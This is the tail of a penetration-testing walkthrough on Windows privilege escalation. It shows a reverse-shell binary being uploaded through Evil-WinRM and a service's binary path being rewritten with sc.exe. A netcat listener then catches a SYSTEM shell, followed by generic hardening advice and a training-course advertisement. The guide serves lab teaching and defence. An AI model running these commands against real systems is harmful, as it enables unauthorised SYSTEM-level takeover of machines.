*Evil-WinRM* PS C:\Users\aarti\Documents> upload /root/shell.exe
Info: Uploading /root/shell.exe to C:\Users\aarti\Documents\shell.exe


Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
```

Then we will do the same steps we did in the method one. Here we do not need to provide IP address of the attacker machine as it is already there in the shell.exe binary. The concept is same, just we have changed the binary here, so we do not have to specify listening IP and port number while setting service binary path. To reproduce the POC follow below commands:

```
1. sc.exe config VMTools binPath="C:\Users\aarti\Documents\shell.exe"
2. sc.exe stop VMTools
3. sc.exe start VMTools
```


Please note: Make sure you have turned on the netcat listener on port 8888 on kali system to receive the reverse connection as system.



```
*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe config VMTools binPath="C:\Users\aarti\Documents\shell.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe stop VMTools

SERVICE_NAME: VMTools
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\aarti\Documents> sc.exe start VMTools
```

As we have changed the service binary path to **shell.exe** path. Now if we call that service, it will execute shell.exe instead of its own binary which will send a connection back to kali system as **nt authority\system.**

Here we can see, we have successfully received a reverse connection as system user in the netcat listener.



```
┌──(root㉿kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.16: inverse host lookup failed: Unknown host
connect to [192.168.1.205] from (UNKNOWN) [192.168.1.16] 55682
Microsoft Windows [Version 10.0.17763.3532]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Remediations:

There are multiple factors and ways which can help to hardening the system.

1. Restrict access to privileged accounts: All privileged accounts should be restricted to a few trusted individuals and should be monitored for any suspicious activity.

2. Use strong passwords: Strong passwords should be used for all privileged accounts, and they should be changed regularly.

3. Use two-factor authentication: Two-factor authentication should be used for all privileged accounts to ensure that only authorized individuals can access them.

4. Monitor privileged accounts: All privileged accounts should be monitored for any suspicious activity, such as unauthorized access attempts or suspicious commands.

5. Implement role-based access controls: Access to privileged accounts should be restricted to only those individuals who need it, and their access should be limited to only the functions they need to perform.

6. Regularly audit user accounts: Regular audits of user accounts should be conducted to ensure that only authorized individuals have access to privileged accounts.

7. Limit remote access: Remote access to privileged accounts should be limited to only those individuals who need it, and their access should be monitored.

8. Harden systems: Systems should be hardened to reduce the risk of exploitation, such as patching regularly, using antivirus software, and implementing least privilege policies. Thank you for giving your precious time to read this walkthrough. I hope you have enjoyed and learned something new today. Happy Hacking!


Conclusion:

We have explored windows privileged group briefly and its special privileges which can allow an attacker to gain system privilege in an any enterprise network. We have explored multiple techniques to exploit windows security group privileges. Lastly, we unpacked it with remediations to help businesses and enterprises to secure their network. I hope you have learned something new today. Happy hacking!

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT’s - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in